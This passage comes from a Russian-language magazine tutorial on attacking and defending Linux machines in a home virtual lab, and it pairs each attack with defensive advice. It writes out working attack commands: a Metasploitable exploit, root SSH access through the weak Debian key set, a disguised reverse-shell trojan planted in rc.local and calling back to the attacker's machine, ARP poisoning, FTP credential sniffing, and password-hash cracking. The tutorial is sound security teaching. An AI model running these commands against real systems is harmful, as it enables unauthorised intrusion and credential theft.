Щелкните правой кнопкой по хосту Metasploitable (если вы не уверены, какой это

хост, откройте терминал и введите `ifconfig`. Выведется IP-адрес текущей машины. Машина-хост будет иметь IP **192.168.56.1**, у DHCP-сервера это **192.168.56.100**, а оставшийся – у сервера Metasploitable) и перейдите в Attack > webapp > Tikiwiki_graph_formula_exec. Убедившись, что LHOST присвоен IP машины BackTrack, нажмите на запуск. После запуска эксплойта значок хоста должен стать красным, что знаменует успех операции. Снова щелкните правой кнопкой по значку хоста и выберите Shell > Interact. Откроется вкладка – минимальная оболочка, запущенная на машине-жертве. Для проверки введите `whoami`, и вы узнаете, что взломали пользователя `www-data`. Эта оболочка ограничена – вы не сможете использовать `cd` для перехода в другой каталог, однако некоторую информацию извлечь удастся. Например, запустив


```
ls /home
```

мы узнаем список пользователей системы. Metasploitable собран на Ubuntu 8.04, а в Ubuntu версий 7.04–8.04 существовала проблема генератора ключей SSH. Он создавал ключи с помощью генератора случайных чисел, однако для затравки генератора брался ID процесса. Поскольку количество процессов ограничено сверху числом 37768, то и ключей вырабатывалось не больше. Это число довольно мало, и пробить ключ легко.

Прежде чем идти в атаку, нужно узнать, с какими открытыми ключами система пустит нас. Вернемся в оболочку Armitage и введем

```
cat /root/.ssh/authorized_keys
```

На выходе будет 2048-разрядный открытый ключ RSA, авторизованный для входа от имени root. Найдите мы соответствующий закрытый



➤ Запустив на Metasploitable *Nessus Scanner*, администратор узнал бы, что в системе используется уязвимый генератор SSH-ключей, и защитился бы от атаки.

ключ, мы бы смогли SSH'нуть в учетную запись root без пароля. Обычно здесь слишком много нужно проверять, но поскольку нам известна слабость генератора ключей, круг проверок сильно сужается.

Все возможные пары ключей доступны на www.digitaloffense.net/tools/debian-openssh/. Воспользуемся ссылкой под именем SSH 2048-bit RSA Keys X86 (48.0M). Разархивируем этот файл, открыв терминал и выполнив `tar xjf debian_debian_ssh_rsa_2048_x86.tar.bz2` а затем перейти в новый каталог командой:

```
cd rsa/2048
```

Сейчас в этом каталоге содержатся все пары ключей, которые выдает дефектный генератор ключей от Debian. Чтобы найти нужную, введите:

```
grep -li AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNL0ibMNAL *.pub
```

где

```
AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNL0ibMNAL
```

– первая часть открытого ключа, который мы нашли на сервере: так как возможных ключей немного, весь вводите необязательно. Команда обнаружит один файл ключа:

```
57c3115d77c56390332dc5c49978627 a-5429.pub
```

Сейчас с помощью команды

```
ssh -i ~/rsa/2048/57c3115d77c56390332dc5c49978627a-5429 root@192.168.56.102
```

где


```
192.168.56.102
```

«Ключ к самозащите — всегда применять заплатки безопасности.»

– это IP-адрес сервера Metasploitable, можно войти на сервер, причем у вас будет доступ root, и вы сможете производить любые действия или красть любые данные.

Защитите себя

Если ограничить число служб, доступных на вашем сервере, только насущно необходи-



Armitage предоставляет графический интерфейс для Metasploit Framework, где имеется более 700 способов взломать сервер.

мыми, безопасность возрастет. Например, если вы запустили только HTTP, SSH и SFTP, но не Telnet и FTP, вы тем самым снизили на 40 % количество потенциально уязвимых сервисов по сравнению с ситуацией, когда работают все пять, не уменьшив объем возможностей, доступных для пользователей. Чтобы провести атаку, мы использовали известные атаки на устаревшие программы, и ключ к самозащите – всегда применять заплатки безопасности. Плюс к тому, можно проверять компьютеры на предмет известных дыр безопасности с помощью сканеров уязвимостей, например Nessus (www.nessus.org). Nessus – коммерческая программа, но для домашнего использования бесплатна. После установки вам потребуется зарегистрироваться на сайте.

На почту вам вышлют ключ вместе с инструкцией, как активировать программу и добавить пользователя. После этого вы получите доступ к программе через web-интерфейс на <http://localhost:8834>.

Заплатки безопасности и сканеры защитят вас только от известных уязвимостей. Атаки Zero-day – Дня Нуль – те, что происходят до того, как сообщество заметит и исправит уязвимость. Против них обороняться гораздо сложнее.

Максимально защитив свое ПО, можно задонно настроить систему на отслеживание подозрительной активности. Система предотвращения вторжений в сеть [Network Intrusion Prevention System, NIPS], поодобная Snort, следит за сетевой активностью и докладывает о необычных подключениях. Мы тестировали ее, запустив сканирование в атаке, описанной выше, на Security Onion (дистрибутив, в котором Snort установлена по умолчанию), и она зарегистрировала 278 событий, касающихся безопасности. Если запустить систему, подобную этой, и следить за необычными событиями, вы сможете распознать потенциальные атаки до их начала.

Одна из двух наших атак производилась против web-приложения (TikiWiki) – такой тип программ очень популярен у хакеров. В них полно дыр безопасности, многие из которых обязаны плохой проверке в полях ввода, что позволяет взломщикам выполнять произвольный код. В случае web-приложений использовать самые последние версии еще важнее, так как если уязвимость известна, то провести атаку – пара пустяков.

Социальная инженерия

Безопасность компьютерной системы определяется самым слабым ее участком, и очень часто это пользователи. Социальная инженерия – это процесс подведения пользователей к разглашению информации, пригодной при взломе. Это могут быть подробности строения инфраструктуры сети, что позволит хакерам подобрать подходящую атаку, или мандаты на вход.

Особо хитрый способ социальной инженерии – Cross Site Scripting (XSS). Это когда хакер взламывает

web-страницу, чтобы поместить на ней свою информацию, которая затем послужит капканом. В результате в домене организации появляется страница, не имеющая к ней никакого отношения: например, поддельная форма входа, отсылающая имена и пароли злоумышленникам. Существует пример запуска такой атаки в WebGoat. Чтобы избежать атак подобного типа, следует всегда вводить адрес сайта самим, а не переходить по ссылкам.

Атакуем персональный компьютер


С точки зрения хакера, главное отличие персонального компьютера от сервера в том, что у сервера открыто множество портов (например, http или FTP), а у настольной системы – нет. Это означает, что при атаке настольного компьютера приходится применять другой подход. Получив физический доступ к компьютеру, извлечь из него данные просто. Простейший способ – вставить live-дистрибутив в CD-привод или порт USB, загрузиться и примонтировать жесткий диск. Это даст вам абсолютный контроль над всем жестким диском. Но если пользователь заботится о безопасности и зашифровал диск, целиком или частично, то задача усложняется.

В некоторых дистрибутивах (например, Ubuntu) у пользователя есть возможность зашифровать свой домашний каталог. То есть если вы загрузитесь с live-дистрибутива, в корневом разделе вы увидите общие данные, но не файлы пользователя. До сих пор еще неизвестны взломы современных алгоритмов шифрования, но это не значит, что у нас нет возможности проникнуть к данным; задача просто становится более хитрой. Сейчас мы приведем на компьютер троянского коня, что позволит нам получить доступ к файлам после того, как пользователь примонтирует раздел.

Это можно попытаться проделать с использованием *VirtualBox*. Наши шаги работают с Ubuntu в качестве дистрибутива-жертвы,

«Получив физический доступ к компьютеру, извлекать из него данные просто.»

и BackTrack – дистрибутива хакера, но можете взять и другие, если в них есть соответствующие возможности. У жертвы должен быть зашифрованный домашний каталог, а атакующей системе требуется Metasploit Framework. Сначала создайте виртуальную машину с установленной последней версией Ubuntu и позаботьтесь, чтобы на этапе создания пользователя было выбрано Encrypt My Home Folder.



► Еще один способ вторжения на сервер – через уязвимость в Distcc. Чтобы лучше освоиться в Metasploit Framework, попробуйте получить доступ туда из msfconsole.

Сетевой адаптер машины должен быть установлен Host-only.

Установив операционную систему и запустив виртуальную машину, зайдите в Devices > CD/DVD Devices, убедитесь, что Ubuntu install CD не выбран, а вместо него выберите BackTrack ISO. Перезагрузите систему. BackTrack поведет себя тем же образом, что live CD на компьютере с установленным Ubuntu. На странице Boot Options нажмите ввод, чтобы выбрать BackTrack

Text – Default Boot Text Mode. По умолчанию вход в систему будет под пользователем root в текстовом окружении. Чтобы запустить рабочий стол, введите:

```
startx
```

Нам нужно примонтировать диск с Ubuntu, так что откройте терминал (Ctrl+Alt+T) и введите команду

```
mkdir /mnt/victim
```

```
mount /dev/sda1 /mnt/victim
```

Сейчас вы можете перемещаться по жесткому диску, но при попытке зайти в домашний каталог вы увидите только лишь текстовый файл, где говорится, что содержимое каталога зашифровано.

Настройте атакующий компьютер тем же способом, что было проделано при атаке сервера. Для определения IP-адреса запустите *ifconfig*.

На машине-жертве создайте троянского коня – в нашем случае это обратная tcp оболочка [reverse tcp shell] – с помощью *msfpayload*, введя

```
msfpayload linux/x86/shell/reverse_tcp  
LHOST=192.168.56.101 LPORT=443 X > /mnt/  
victim/bin/UbuntuUpdate
```

где 192.168.56.101 – IP-адрес атакующей машины. Эта команда создает исполняемый файл под названием UbuntuUpdate (название выглядит безобидно, и у пользователя не возникнет подозрений, когда он увидит ее в списке процессов), которая подключится к атакующей машине на порт 443. Сделаем ее исполняемой: `chmod +x /mnt/victim/bin/UbuntuUpdate`

Теперь нам нужно ее запустить. В вашем текстовом редакторе добавьте в файл `/mnt/victim/etc/rc.local` строку `/bin/UbuntuUpdate` непосредственно перед строкой `exit 0`

Этот файл выполняется при каждой загрузке компьютера. Подготовив компьютер жертвы, настроим атакующий компьютер на прослушивание соединения. Откройте на нем терминал и введите


Только для дома...

Давайте сразу уясним: взлом компьютерной системы незаконен. В действительности, чтобы попасть в неприязность, вам даже не обязательно причинять ущерб или воровать данные. В большинстве стран даже простая попытка проникновения в систему – серьезное нарушение.

К счастью, как показывают примеры этой статьи, виртуализация позволяет нам тестировать наши технологии вторжения на одном компьютере.

Если у вас есть домашняя сеть, вы можете просто настроить ее подобным образом и опробовать все это на нескольких компьютерах. Испытания подобных атак помогут вам перестать быть жертвой.

Однако если вы попытаетесь эти технологии на настоящих серверах без письменного разрешения от владельца, вы подвергнетесь серьезному преследованию со стороны закона. Просто не делайте этого.



► **THC-Hydra** — еще одна утилита подбора пароля, и, в отличие от *John The Ripper*, *Hydra* может вскрывать пароли по сети.

```
msfcli exploit/multi/handler PAYLOAD=linux/x86/shell/reverse_tcp LHOST=192.168.56.101 LPORT=443 E
```

Чтобы начать атаку, перезагрузите компьютер-жертву без live CD (в меню виртуальной машины зайдите в Devices > CD/DVD Devices и снимите галочку у BackTrack CD). Как только вы попадаете на экран входа, возникает связь со взломщиком. В терминале, где был запущен **msfcli**, вы должны получить доступ к компьютеру-жертве (приглашения командной строки нет). Если ввести команду **whoami**, вы в ответ получите **root**.

Так как **rc.local** запущен с правами суперпользователя, это отражается на нашем удаленном сеансе. Из удаленного терминала мы сможем обозревать файлы, добавлять пользователей и делать все, что нам заблагорассудится. Однако нам не удастся примонтировать домашний каталог, не зная пароля пользователя, так что следует подождать, пока пользователь не войдет в систему. Как только пользователь введет свой пароль на компьютере-жертве, система примонтирует зашифрованный том, и мы сможем обозревать, редактировать или удалять файлы, как будто их и не шифровали.

Установка пароля BIOS

Можно предотвратить загрузку машины с live-дистрибутивом, удалив опции CD и USB из списка загрузки в BIOS, а затем установить пароль BIOS, чтобы взломщик не смог вернуть их обратно. Более целенаправленный взломщик, тем не менее, способен вытащить привод из компьютера и подключить его к другому, где он сможет его примонтировать. Единственный способ полностью оградить себя от атаки такого вида — зашифровать жесткий диск целиком и задать хороший пароль.

Большинство основных дистрибутивов поддерживают полное шифрование диска. Включение его при установке обычно достига-

ется выбором опции Encrypted LVM на стадии разбивки диска. Пользователям Ubuntu придется для этого использовать альтернативный установочный CD, поскольку в обычной установке данная опция не поддерживается. Надо это вам или нет, зависит от вероятности попадания компьютера в руки взломщика и ценности информация на нем. Как правило, ноутбуки уязвимее настольных компьютеров, ведь их трюют и крадут намного чаще.

В нашем примере мы показали, как взломщик может установить троянского коня; однако он может достигнуть того же эффекта, хитростью заставив пользователя запустить программу. Троян может быть даже включен в файл DEB или RPM, или другие программы. Лучший способ защитить себя от такой атаки — запускать программы только из надежных, проверенных источников: например, из официальных репозиториях вашего дистрибутива. Эти источники должны содержать криптографическую подпись, для гарантии, что содержимое никем извне не менялось. Съёмные носители, типа USB-брелков, могут содержать код, автоматически выполняемый при подключении носителя, однако Linux должен всегда выдавать запрос на подтверждение, прежде чем запустить программу. Если вы не уверены, что этот код законный, не запускайте его.

Утилита *Tripwire* может проверять, какие файлы в системе изменены. При первом запуске она создает базу данных из хэшей всех файлов системы, и затем пользователь может запустить ее в любое время и узнать, какие

файлы менялись. Она не может сообщить, почему они были изменены (например, было ли это настоящее обновление, или не загрузил ли взломщик вредоносный код) — распознавание этого уже перекладывается на плечи пользователя. При использовании флага **-P** база данных подписывается определенной фразой-паролем. Если этого не сделать, взломщик сможет перезаписать базу данных хэшами измененных файлов.


Выбор пароля

При неограниченном числе попыток можно подобрать любой пароль, однако хороший пароль подбирать настолько долго, что ко времени, когда взломщик его найдет, это утратит важность. Например, если перебирать 100 паролей в секунду, зная, что пароль — слово из сло-

«Пароль из шести букв в нижнем регистре нужно подбирать 35 дней.»

вара (Oxford English Dictionary содержит около 200 000 слов), то на отыскание пароля потребуются 2000 секунд, или 33 минуты.

Очевидно, нам хочется, чтобы наш пароль сопротивлялся дольше — значит, нужно быть менее предсказуемым. Если пароль — случайная строка символов, то число возможных комбинаций — это число возможных символов в степени их количества. Например, пятибуквенная строка из букв в нижнем регистре (26 вариантов) может быть любой из $26 * 26 * 26 * 26 * 26 = 11881376$ возможных комбинаций. При той же скорости перебора это займет 118,814 секунд, или 33 часа.



► Вот такими жестокими бывают взломщики.

Каждый добавленный к паролю символ увеличит время перебора в 26 раз, то есть случайный пароль из шести букв в нижнем регистре нужно подбирать 35 дней, а семисимвольный – два с половиной года. Конечно, здесь предполагается, что скорость перебора – 100 проверок в секунду, а в действительности она может быть намного больше, или меньше, в зависимости от системы. *John The Ripper* [Джон-потрошитель, – прим. пер.] – это утилита взлома паролей, которая монтирует словарные атаки на хэши паролей. Обычно она поставляется в пакете под названием *John*, и доступна на www.openwall.com/john/. Чтобы понять, насколько быстро вы можете взламывать пароли, запустите эталонный тест, введя

```
john --test
```

Это та скорость, при которой вы сможете взломать пароли, когда у вас есть хэши; атака грубой силы по сети будет намного медленнее.

Вместо того, чтобы увеличивать длину пароля, вы можете расширить количество используемых символов. Например, строка из пяти символов, содержащая цифры и буквы в обоих регистрах, может принимать любую из $62 * 62 * 62 * 62 * 62$ возможностей, то есть где-то 92000000 штук. При той же скорости перебора это займет 916132 секунд, или 10,6 дней, а шести- и семисимвольный пароли – 1,8 и 112 лет, соответственно.

Проблема с трудновзламываемыми паролями обычно в том, что их, как правило, очень сложно запоминать. Одно из решений, предложенное Рэнделлом Манро [Randall Munroe]

«Одна из самых универсальных утилит анализа трафика – WireShark.»

на xkcd.com – использование многословных паролей, например, несколько не связанных логически слов в нижнем регистре, стоящих вместе. В предположении, что взломщик знает структуру слов, пароль можно рассматривать как строку из четырех «символов», где каждый «символ» представляет собой слово. Если ограничиться двумя тысячами расхожих слов, то число потенциальных паролей равно $2000 * 2000 * 2000 * 2000$, то есть 16 триллионов, взломать которые при тех же условиях займет 160 миллиардов секунд, или 5073 года. Пароль **cameratrainigrassminister** столь же безопасен, как и **5Hjs9gE**, но запомнить его гораздо проще.

Один из способов узнать, насколько безопасен ваш пароль – попытаться взломать его с помощью *John The Ripper*. Сначала запустите *unshadow*, чтобы сочитать */etc/passwd*, содержащий детали учетной записи пользо-



Можно ускорить *John The Ripper*, скомпилировав его с оптимизацией для вашего CPU. Конечно, если пользователь использует пароль «password», это излишне.

вателя, с */etc/shadow*, который хранит хэши паролей.

```
sudo unshadow /etc/passwd /etc/shadow > hashes
```

Затем с помощью

```
john hashes
```

запустите *John The Ripper*.

Если у вас появилось сообщение, что в файле не обнаружено хэшей, значит, вы используете старую версию *John The Ripper*, и вам нужно взять с сайта новую. Программа

попытается взломать все пароли в системе, и вы можете проверить, легко ли подобрать пароль пользователя. Если ваш пароль достаточно сложен, эта команда никогда не прекратит работу; она будет пытаться подобрать пароль днями, ночами, неделями и даже годами, пока не найдет; или, нажав Ctrl+C, вы прекратите ее работу. Эта утилита – для web-разработчиков, и вам потребуется некоторое знание HTTP, HTML и SQL, чтобы закончить упражнения.

Атака сети

Когда вы храните информацию на компьютере, вы можете ею управлять, устанавливать права доступа и записывать, какой именно пользователь произвел изменение данных. Однако как только информация покидает компьютер и путешествует по сети, вы теряете этот контроль.

Сети – это открытые системы; компьютеры могут к ним подключаться и отключаться от них, и основные сетевые протоколы в своем дизайне поставили простоту превы-

ше безопасности. Взломщик может использовать эту слабую сторону, чтобы надергать данных и даже управлять тем, что вы посылаете и получаете. Простейший способ это сделать – прослушивать данные, которые перемещаются по сети. Одна из самых универсальных утилит для анализа сетевого трафика [sniffer] – *WireShark*. После установки (либо через менеджер пакетов вашего дистрибутива, либо взяв файлы с www.wireshark.org), ее можно запустить командой

```
sudo wireshark
```

Щелкните по Pseudo-device, который перехватывает все интерфейсы, чтобы начать получение пакетов из сети (включая те, что посылаются компьютером, где запущена программа). Если хоть что-то посылает данные, вы увидите целый поток информации о пакетах. Чтобы выделить нужную вам информацию, настройте фильтр. Например, фильтр `http.request.uri`

```
http.request.uri
```

```
ftp.request.command contains "USER"
```

```
или ftp.request.command contains "PASS"
```

выберет все имена пользователей и паролей для FTP. Поскольку протокол FTP посылает эту информацию незашифрованной, вы можете просто считать детали входа из столбца Info. Чтобы испытать это, можно просто подключиться к FTP-серверу, или скачать пробный перехват **iseries.cap** из wiki.wireshark.org/SampleCaptures.

Однако, в зависимости от настроек сети, вы можете обнаружить, что прослушивать вам особенно нечего. Дело в том, что большинство современных сетевых концентраторов

являются коммутаторами, то есть посылают данные только тому компьютеру, которому эти данные адресованы. Чтобы обойти это, взломщик может обдурить протокол разрешения адресов (Address Resolution Protocol, ARP). Все прочие компьютеры в сети будут наивно посылать свою информацию взломщику, а тот затем перенаправит ее истинному адресату. Это можно протестировать на вашей сети (или той сети, где у вас есть разрешение на атаку) с помощью *Ettercap-NG* (ettercap.sourceforge.net).

Запустите графический интерфейс, введя `sudo ettercap -G`. Затем перейдите к Sniff > Unified sniffing и выберите сетевой интерфейс. Для успешного отравления [poisoning] таблиц ARP вам нужно знать, какие компьютеры присутствуют в сети, так что зайдите в Hosts > Scan For Hosts. Чтобы начать атаку, нажмите MITM > ARP Poisoning, а затем OK. Сейчас все подготовлено; перейдите в Hosts > Host List и выделите каждую жертву. Нажмите Add to Target 1.

Можете запускать **arp** на машинах-жертвах. Если отравление ARP сработало, все IP-адреса будут указывать на один и тот же MAC-адрес.

Сейчас вы должны обнаружить, что через *WireShark* проходит больше информации. Вы можете даже использовать *Ettercap*, чтобы управлять сетью. Например, зайдя в View > Connections, вы увидите все TCP- и UDP-соединения в сети. Вы можете разорвать любое из них, выделив его и нажав Kill Connection.

Безопасные протоколы

Чтобы защитить себя при соединении по сети, позаботьтесь об использовании безопас-

WebGoat

Web-приложения – самые лакомые кусочки для хакерского взлома. Проект Open Web Application Security (OWASP) создал утилиту, которая демонстрирует потенциальные уязвимости в этой области.

WebGoat [от *англ.* scapegoat – «козел отпущения»] – это нарочито уязвимое web-приложение, с которым поставляется учебник по его взлому. Его можно скачать с code.google.com/p/webgoat/downloads/list; вам также потребуются web-прокси WebScarab, который лежит на www.sourceforge.net/projects/owasp/files/WebScarab.

Распаковав WebGoat (вам может потребоваться установить p7zip), перейдите в каталог и введите

```
sudo sh webgoat.sh start8080
```

Затем запустите WebScarab командой

```
java -jar webscarab-selfcontained-20070504-1631.jar
```


Другой способ – запустить их с live DVD, доступного на www.appseclive.org. Сервер запускается командой:

```
sudo webgoat start8080
```

После этого WebScarab запускается из меню (OWASP > Proxies > OWASP WebScarab).

Для получения доступа к приложению, задайте web-браузеру адрес <http://127.0.0.1:8080/webgoat/attack> и для входа используйте **guest/guest**.

Чтобы увидеть данные в WebScarab, вам нужно приказать web-браузеру использовать прокси-сервер localhost на порте 8008 (предварительно убедившись, что все пункты в окне No Proxy For сняты).




➤ Преднамеренная уязвимость WebGoat делает его полезной программой для изучения взломов.

ных протоколов. Например, используйте SSH вместо Telnet (флаг **-2** гарантирует, что используется версия 2 протокола SSH) и SFTP вместо FTP. Когда дело дойдет до обзора Интернета, вы будете ограничены той защищенностью, что предлагает web-сервер. Некоторые сайты доступны по защищенному протоколу HTTPS, тогда как другие доступны по простому HTTP. Чтобы помочь вам держать обзор сети вдали от любопытных глаз, Electronic Frontier

Foundation выпустил модуль расширения для Firefox под названием HTTPS Everywhere (www.eff.org/https-everywhere). Он не повышает уровень защищенности до уровня HTTPS, но зато вынуждает использовать безопасный протокол, если сайт его поддерживает.

Такие формы шифрования не позволяют прослушивающему считать какие-либо ваши данные, но могут подсказать ему, какие компьютеры соединены друг с другом. Если использовать *Tor* (www.torproject.org), то можно помешать взломщику завладеть и этой информацией. Простейший способ – взять таинственный Browser Bundle. Чтобы сделать обзор Интернета анонимным, просто скачайте, распакуйте и запустите **start_tor_browser**. При этом вы подключитесь к сети *Tor* (это набор подставных серверов, разбросанных по всему свету), затем откроете web-браузер. При входе в Интернет через эту программу данные будут безопасно перетасованы по целой цепочке компьютеров, и любому прослушивающему будет невозможно понять, какие сайты вы посещаете.

Вдобавок к web-браузерам, *usewithtor* позволяет и другим программам взаимодействовать по сети *Tor*. Подробности того, какие программы будут работать с этой системой – на сайте *Tor* (<https://trac.torproject.org/projects/tor/wiki/doc/TorifyHOWTO>). Защитить себя от ARP-«надувательства» [spoofing, подмена MAC-адреса] можно несколькими разными способами. Если запустить **arpwatch** или **arpalert**, то все подозрительные случаи будут отражены в системных журналах, тогда как **ArpON** попытается остановить атаку. **LXF**



